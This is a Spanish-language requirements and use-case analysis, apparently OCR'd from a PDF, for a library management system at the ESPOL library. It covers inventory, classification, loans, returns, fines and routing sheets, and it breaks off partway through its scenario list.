El cliente (Biblioteca de la ESPOL) desea un sistema diseñado para facilitar la clasificación y manejo de sus recursos bibliograficos, desarrollado en un ambiente de programación orientada a objetos; las características de los recursos bibliograficos se describen a continuación:

- manejo de inventarios, clasificación técnica , y la circulación.
- estadisticas de prestadores, historia de cada libro y hojas de ruta.
- recuperación de fuentes de consulta por datos informativos, eg: por autor, tópico, palabra clave, titulo ,etc.

Manejo de Inventarios

Por cada nueva copia de un libro, se hace primero el proceso de inventarios por medio del cual se ingresa información tal como: número de inventario,titulo,autor, coautor, idioma, pais editorial, ciudad editorial, edición, número de páginas, tipo de materia, centro solicitante, precio,volumen etc.

Clasificación Técnica

El proceso de clasificacion técnica se ejecuta después del proceso de inventario por medio del cual se ingresa información adicional a los libros tales como tópico, palabras claves, resumen.

Hay varios procesos involucrados con la clasificación técnica:

- Generar nuevas palabras claves si es necesario.
- Generar niveles más detallados de clasificación en base a las clasificaciones existentes.
- Evaluar el procentaje de completar la Hoja de Ruta Tipo Clasificación Técnica.

Circulación

Después de que un libro ya esté inventariado y clasificado, está apto para el proceso de circulación. Circulación comprende de prestamos/devolución del libro.

Hay varias tareas, que da soporte a la circulación:

- Recuperación de libros por datos informativos
- Información de los prestadores
- Estadisticas (eg. libros más prestados, unidad academica de los prestadores que más solicitan un libro dado, etc)

- Aplicación de multas a los prestadores en casos de retraso, daño o perdida
- Consulta de lista de espera de un libro dado

Capacidades Requeridas en el Sistema

El sistema deberá soportar las siguientes actividades:

- Añadir o modificar la información relevante de los recursos bibliograficos ya sea nuevos o existentes.
- Ampliar la base de las palabras claves (descriptores).
- Consultar los libros por datos informativos, por su estado, y consulta de hojas de ruta.
- Llevar control de estado de los recursos bibliograficos: inventariado, clasificado, prestado, devuelto, dañado, perdido, obsoleto, dado de baja, transferido, etc.
- Llevar control de los prestadores y aplicar multas cuando se requiere.
- Modificar algunos parametros que maneja el sistema tal como tasas de multa por retraso, formúla para generar un precio a cancelar en caso de daño o perdida.
- Generar reportes:
    - Reporte diario de los libros prestados (interno y externo)
    - Listados de libros por algún criterio de datos informativos
    - Listados de libros por fecha de inventariación.
    - Listados de libros por número de clasificación.

- Hojas de ruta por tipo.
- Estadisticas

- Generar historia para libros por cada movimiento que tenga.
- Generar lista de espera para libros cuya cantidad disponible sea cero.
- Imprimir facturas para las multas y impresiones de hojas.
- Imprimir etiquetas con datos topográficos que van en el lomo de los libros.

El Proceso de Inventario

La biblioteca tiene un auxiliar de proceso de inventario, esta persona coordina el trabajo con el personal administrativo.

Al arribo de nuevos recursos bibliogaficos, el primer tratamiento que se les da es el proceso de inventario. El auxiliar debe ingresar toda la información necesaria para cada recurso bibliográfico: numero de inventario (por medio de una lectora de código de barra), titulo, autor, coautor, idioma, número de páginas, editorial, ciudad, páis, edición, precio,volumen, ISBN, tipo de materia, nombre de director (para caso de tesis), periodicidad, articulos (para caso de las publicaciones seriadas) etc.

Para el caso de varias copias, la información relevante se ingresa por una sola vez, y solamente hace falta ingresar los datos que varía de copia a copia, eg: número de inventario. Hay mecanismos para recuperar datos de las copias existentes ya sea por datos informativos o por el número de inventario.

Después del proceso de inventario, puede generar una hoja de ruta tipo clasificación técnica especificando los libros que necesita pasar al siguiente tratamiento (clasificación técnica).

El Proceso de Prestamos

Hay dos tipos de prestamos: interno y externo. Para ambos, el bibliotecario debe tomar los datos del prestador, el número de matricula o de cedula. El sistema ofrece la facilidad de chequear todos los movimientos que ha tenido una persona en particular, dado su número de identificación o nombre. Es decir que se puede revisar que libros en que fecha se ha prestado y su credito (ha sido multado alguna vez por la biblioteca o no). Y para los libros más solicitados, existe una lista de espera de tal manera que los prestadores están ordenados de acuerdo a la hora en que se ha dejado el requerimiento, una persona que deja el requerimiento más temprano tiene mayor prioridad de prestar un libro. Esta lista de espera sirve como un mecanismo de referencia para los bibliotecarios. Ellos

pueden consultar la lista en caso de que haya competencia en prestar un libro por dos o más personas. Pero la lista de espera no crea ninguna obligación en la toma de decisión para los bibliotecarios. Para prestamos externos, el bibliotecario debe ingresar tambien la fecha de devolución, entonces si el prestador entrega el libro después de la fecha de devolución, el sistema abilita la opción de aplicar multas segun lo apropiado.

El bibliotecario puede recuperar libros por varios criterios de búsqueda (datos informativos):

- Por nombre del autor: al ingresar un nombre de autor se provee todos los libros escritos por él, y puede escoger uno de ellos
- Por titulo: al ingresar una frase o una palabra, el sistema presenta todos los libros cuyo titulo contiene la información ingresada
- Por palabra clave: al ingresar una palabra o frase clave, el sistema presenta todos los libros que tenga esta frase o palabra como descriptor
- Por clasificación: al ingresar un tópico se presenta todos los libros que están debajo de este tópico
- Por autor y título
- Por número de inventario que es único para cada copia del libro

Cuando el prestador arriba:

Se siguen los siguientes pasos:

- Pregunta que libro desea prestar
- De acuerdo a la información proporcionada, recupera libros con los mecanismos de búsqueda
- Toma la identificación del prestador
- Revisa la historia del prestador para determinar si esta apto para realizar el prestamo
- Fija una fecha de devolución (cuando se aplica)

Para estudiantes de la Politécnica se debe presentar carnet al solicitar libros y debe satisfacer las siguientes condiciones:

- No adeudar a la biblioteca.
- No tener prestamos pendientes que no se ha devuelto todavia.

Para personas externas, no se prestan libros al domicilio, solo pueden consultar los libros dentro de la biblioteca. Y para los libros que existen solamente una copia no realizan prestamos externos a nadie.

Proceso de Devolución

Se sigue los siguientes pasos:

- Buscar el credencial del prestador
- Revisar el estado del libro (si esta dañado o mutilado, etc)
- Aplicar multa de retraso o multa de daño/pérdida (cuando se aplica)
- Imprimir una factura de pago que se debe llevar a cancelar en tesoreria

Caso de Pérdida o Daño del libro

Cuando el prestador pierde o daña un libro, tiene dos alternativas para recompensar a la biblioteca.

- Pagar por el valor del bien perdido o dañado, el sistema calcula el valor en base al precio de ingreso y la cotización actual.
- Si existe todavía una copia del libro perdido o dañado en la biblioteca, sacar una copia completa y devolversela a la biblioteca

Caso de retraso de devolución

Cuando el prestador se retrasa en devolver un libro a la bilbioteca, el bibliotecario puede tomar una de las siguientes acciones:

- Multar al prestador en base de la tarifa de retraso establecido por el personal administrativo y número de días de retraso
- Bloquear el prestamo de dicho prestador de tal manera que no se puede prestar nada en un número determinado de días. (sólo se aplica a los estudiantes o personal propio de la ESPOL)

Proceso de Clasificación Técnica

Durante el proceso de clasificación técnica, el auxiliar de la biblioteca encargado de este proceso se debe revisar cada libro más minuciosamente para ingresar información relevante, de tal forma que cada libro consta con una base solida de información para su recuperación futura. Tal información son:

- Palabras claves (de acuerdo al estandar TESAURO). Con las palabras claves uno puede tener una idea de que se trata el libro
- Clasificación, con la clasificación uno puede tener una idea de que campo o rama de ciencia se trata el libro
- Resumen para los lectores, el contenido del libro se expresa en un texto breve y conciso

Palabras Claves

El sistema ya ofrece un banco de palabras claves, denominados tambien descriptores, estos son términos controlados, es decir que son sacados del estandar TESAURO, pero en el momento de recuperación de libros, usuarios no conocen los términos controlados, ellos ingresan términos libres, entonces el sistemas ofrece la capacidad de traducir el término libre a su correspondiente término controlado. El auxiliar de proceso de clasificación técnica coordina con el personal administrativo para ampliar el banco de términos controlados y términos libres cuando surge la necesidad.

Tópicos

El sistema ya trae un banco de tópicos hasta tres niveles de detalle sacados de los estandares bibliograficos. Por ejemplo, debajo del tópico principal Física, hay un subnivel que es Mecánica, y debajo de esta hay subniveles más detallados como Mecánica Cuántica Nuclear, etc. El auxiliar de proceso de clasificación técnica coordina con el personal administrativo para ampliar subniveles debajo de los niveles ya existentes cuando surge la necesidad.

4.2 MODELOS DE ANÁLISIS

Para el Análisis y Diseño del Sistema de Biblioteca se ha determinado lo siguiente:

CLASIFICACIÓN

DESCRIPCIÓN: En este proceso se ingresan datos pertinentes a los recursos bibliograficos en dos sub procesos: inventario y clasificación técnica, tales como, autor, titulo, palabras claves, tópico, resumen etc.

ACTOR: Digitador (Actor Primario).

Base de Dato (Actor Secundario).

CIRCULACION

DESCRIPCIÓN: Este proceso consiste en el manejo de los recursos bibliograficos y el ingreso de datos de un prestador tales como número de identificación, nombres, apellidos, etc. Involucra en este proceso uso de la lista de espera en el prestamos y mecanismo de multa en la devolución.

ACTOR: Digitador (Actor Primario).

Base de Dato (Actor Secundario).

4.3 CASOS DE USO

4.3.1 LISTA DE CASOS DE USO

- Ingreso de un Libro
- Clasificación de un Libro
- Elaboración de una Hoja de Ruta
- Cambio de Estado de un Libro
- Prestamo de un Libro
- Devolución de un Libro
- Pago de Multa de un Libro
- Anulación de Cambio de Estado de un Libro
- Anulación de una Hoja de Ruta

4.3.2 DOCUMENTACION DE CASOS DE USO

4.3.2.1 -INGRESO DE UN LIBRO

Definición: Este caso de uso se encarga de registrar la informacion básica de un libro recien llegado a la biblioteca

Notas: Hay situaciones comunes en que la biblioteca puede tener varias copias de un mismo libro. Cuando se ingresa un libro, que no tiene registro en la biblioteca, es obligatorio el ingreso de los datos generales (tales como: título, autor, editorial , ect.) y particulares (tales como: número de inventario, precio, centro solicitante, localidad, etc) , en otro caso cuando se ingrese una copia de un libro que ya está registrado, solo debe ingresar los datos particulares del libro individual.

La definición de un libro general puede hacer en cualquier momento bajo cualquiera circunstancia sin que el libro fisicamente esté , y una vez registrado la información del libro, cuando el libro real llega, evitaria la molestia de ingresar otra vez los datos generales , lo que hace falta son solamente los datos particulares que se conocerá en el momento de la llegada del libro.

Actores: -- Bibliotecario

4.3.2.2 - CLASIFICACIÓN DE UN LIBRO

Definición: Este caso de uso se encarga de registrar informaciones adicionales de un libro, que sirvirá en el proceso de inventario, control y búsqueda de las operaciones diarias de la Biblioteca

Notas: Solo puede realizar esta operación cuando el libro ya este ingresado o ya fue sometido a una hoja de ruta de tipo "proceso técnico".

Solo permite la asignación de un código de clasificación único

Permite la asignación de cantidades de campos temáticos ilimitados

La clasificación, los campos temáticos, la definición de resumen de un libro individual se aplica a nivel de libro general, por ende se afectan a todas las copias de este libro general cada vez que haya cambio en estos tres atributos

Actores: -- Bibliotecario

4.1.2.3 - ELABORACIÓN DE UNA HOJA DE RUTA

Definición: Este caso de uso se encarga de la elaboración de un movimiento que registra el cambio masivo de estado de varios libros, los cambios de estado incluye solicitud de baja, aprobación de baja, baja, transferencia, proceso técnico y entregado a circulación, excepto prestamo, devolución, pago de multa y control de daño de libro.

Notas: Cuando hace una hoja de ruta, todos los libros involucrados en la hoja de ruta se ven afectados.

Los controles de daño de un libro (mutilado, dañado, perdido, obsoleto, destruído) no los puede realizar mediante una hoja de ruta, sino se hace individualmente por cada libro .

Los libros de una hoja de ruta de caracter <solicitar baja> tiene que tener como estado uno de los siguiente tres estados (mutilado, dañado, obsoleto) como prerequisito.

Los libros de una hoja de ruta de caracter <aprobar baja> tiene que tener como estado solitar baja como prerequisito.

Los libros de una hoja de ruta de caracter <baja> tiene que tener como estado aprobado baja como prerequisito

Los libros de una hoja de ruta de caracter <a proceso técnico> tiene que tener el estado inventariado como prerequisito

Los libros de una hoja de ruta de caracter <transferencia > no pueden estar prestados, dañados, bajados o perdidos.

Los libros de una hoja de ruta de caracter <entregado a circulación > tiene que tener el estado clasificado como prerequisito

Actores -- Bibliotecario

4.3.2.4 - CAMBIO DE ESTADO DE UN LIBRO

Definición: Este caso de uso se encarga de registrar el daño que sufre un libro particular

Notas: Si el libro no esta prestado, se registra el daño del libro.

Si el libro esta prestado, y fue dañado, mutilado o perdido, el bibliotecario debe acudir a esta opción para registrar el daño del libro y al mismo tiempo registrar la multa que deberia aplicar al prestador si es que es necesario.

Una vez registrada la multa al prestador, ya no conceda ningún prestamo al prestador multado hasta que pague la multa.

Actores -- Bibliotecario

-- Prestador de Libro

4.3.2.5 - PRESTAMO DE UN LIBRO

Definición : Este caso de uso se encarga de registrar el prestamo de un libro

Notas: En un prestamo, permite que se presta más de un libro a una misma persona

Si la persona esta multada, es decir endeuda a la biblioteca, no se le conceda el prestamo

El prestador puede ser una persona de la ESPOL o persona externa

Una vea concedido el prestamo, se registra tambien las informaciones del prestador.

Actores -- Bibliotecario

-- Prestador de Libro

3.2.6 - DEVOLUCIÓN DE UN LIBRO

Definición: Este caso de uso se encarga de registrar la devolución de un libro.

Notas: En el proceso de devolución de un libro, también se permite aplicar una multa al prestador por mora en la devolución cuando la fecha de devolución se encuentra vencida.

Cuando el prestador pierde o daña el libro prestado, el bibliotacario debe acudir a la pantalla de control de daño de un libro y hacer los correspondientes registros de daño de libro y multa en lugar de proceder a devolver el libro.

Actores -- Bibliotecario

-- Prestador de Libro

4.3.2.7 - PAGO DE MULTA DE UN LIBRO

Definición: Este caso de uso se encarga de registrar el pago de multa de una persona.

Notas: La persona quien paga la multa debe estar registrado como prestador y multado.

El pago de multa desbloquea a la persona de la situación de no conseguir prestamo.

Actores -- Bibliotecario

-- Prestador de Libro

4.3.2.8 - ANULACIÓN DE CAMBIO DE ESTADO DE LIBRO

Definición: Este caso de uso se encarga de reversar el control de daño de un libro

Notas: Permite reversar los estados: (dañado, perdido, mutilado, destruido, obsoleto, y multa cancelado) de un libro a su estado original antes de sufrir el cambio.

No se registra ninguna información por la reversación del estado de libro, es decir la reversación es inrastreable.

Actores -- Bibliotecario

4.3.2.9 - ANULACIÓN DE UNA HOJA DE RUTA

Definición: Este caso de uso se encarga de reversar una hoja de ruta.


Notas: Por la anulación de la hoja, el registro de la hoja quedará eliminada y los libros involucrados retornarán a su estado original antes de sufrir el cambio.

Basta con la existencia de un solo libro en la hoja de ruta para que no permita la reversación de la hoja. Bajo esta situación, el bibliotecario debe acudir a la opción de reversación individual de cada uno de los libros de la hoja para lograr el mismo propósito.

Actores -- Bibliotecario


4.4 DIAGRAMA DE INTERACCIÓN DE OBJETOS:

...so de un ejemplar de libro




Diag. 1 (Ingreso de un ejemplar del libro)

de un ejemplar de libro




Diag. 2 (Prestámo de un ejemplar del libro)

de un ejemplar de libro




Diag. 3 (Devolución de un ejemplar del libro)

ejemplar de libro



Diag. 4 (Daño de un ejemplar del libro)



Diag. 5 (Elaboración de una hoja de ruta)

ESCENARIOS

LISTA DE ESCENARIOS

ESCENARIO 1 Inventario de un recurso bibliografico nuevo

Asunciones

- Los datos que vienen con el recurso bibliogáfico están completos
- No existe una copia del mismo recurso bibliográfico, por lo tanto se necesita ingresar toda la información como titulo, autor, editorial etc.

Resultados

- Se crea un nuevo registro para este recurso bibliográfico en la base de datos
- Se crea un registro con estado inventariado para la historia de este nuevo recurso bibliográfico.
- Todos los datos como titulo, autor, editorial etc se quedan grabados, por lo tanto cuando se ingresa copias de este mismo recurso ya no necesita repetir esa información.

ESCENARIO 2 Creación de un nuevo documento bibliográfico

Asunciones

- Es un nuevo recurso bibliográfico, por lo tanto se necesita ingresar toda la información como titulo, autor, editorial etc.

Resultados

